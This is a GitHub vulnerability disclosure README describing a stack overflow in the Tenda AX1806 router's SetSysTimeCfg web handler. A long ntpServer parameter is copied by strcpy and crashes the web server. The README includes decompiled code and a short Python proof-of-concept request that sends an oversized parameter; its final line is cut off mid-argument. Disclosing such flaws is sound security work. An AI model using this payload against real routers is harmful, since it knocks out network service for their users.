sec-bin Update README ... on Feb 8 History

..	
image	10 months ago
README.md	10 months ago
README_zh.md	10 months ago

README.md

Affect device: Tenda Router AX1806 v1.0.0.1(https://www.tenda.com.cn/download/detail-3306.html)

Vulnerability Type: Stack overflow

Impact: Denial of Service(DoS)

Vulnerability description


This vulnerability lies in the `/goform/SetSysTimeCfg` page which influences the lastest version of Tenda Router AX1806 v1.0.0.1: https://www.tenda.com.cn/download/detail-3306.html

There is a stack overflow vulnerability in the `fromSetSysTime` function.

The `v4` variable is obtained directly from the http request parameter `ntpServer` .

This function uses strcpy to copy the **variable v4 to the stack variable &v33[16]** without any sercuity check.

Attacker can construct **a long ntpServer parameter** in the http request,which causes stack overflow.



```
printf("[%s:%d] sys.timezone: %s\n", "fromSetSysTime_sync", 139, v2);
v3 = webgetvar(a1, (int)"timePeriod", (int)&byte_1C2CF0);
v4 = webgetvar(a1, (int)"ntpServer", (int)"time.windows.com");
if ( strchr(v2, 58) )
{
  _isoc99_sscanf(v2, "%[^:]:%s", &v22, &v26);
}
else
{
  strcpy((char *)&v22, v2);
  strcpy((char *)&v26, "0");
}
printf("[%s:%d] sys.timezone: %s\n", "fromSetSysTime_sync", 153, (const char *)&v22);
printf("[%s:%d] sys.timenextzone: %s\n", "fromSetSysTime_sync", 154, (const char *)&v26);
printf("[%s:%d] sys.timeper: %s\n", "fromSetSysTime_sync", 155, v3);
printf("[%s:%d] sys.timentpserver: %s\n", "fromSetSysTime_sync", 156, v4);
SetValue("sys.timesyn", "1");
SetValue("sys.timemode", "auto");
SetValue("sys.timezone", &v22);
SetValue("sys.timenextzone", &v26);
SetValue("sys.timefixper", v3);
v5 = SetValue("sys.timentpserver", v4);
if ( sub_66240(v5) )
{
  GetValue("sys.timesyn", &v19);
  if ( atoi((const char *)&v19) == 1 )
  {
    strcpy(&v33[16], v4);
    sprintf(v30, "op=%d", 3);
```

So attacker can perform **denial of service attacks by causing tdhttpd to crash.**

POC

Poc to crash：

```
import requests

url = "https://192.168.2.1/goform/SetSysTimeCfg"

ntpserver = b"a"*0x10000
timeType = "sync"
r = requests.post(url, data={"timeType" : timeType ,"ntpServer" : ntpserver},verify=
print(r.content)
```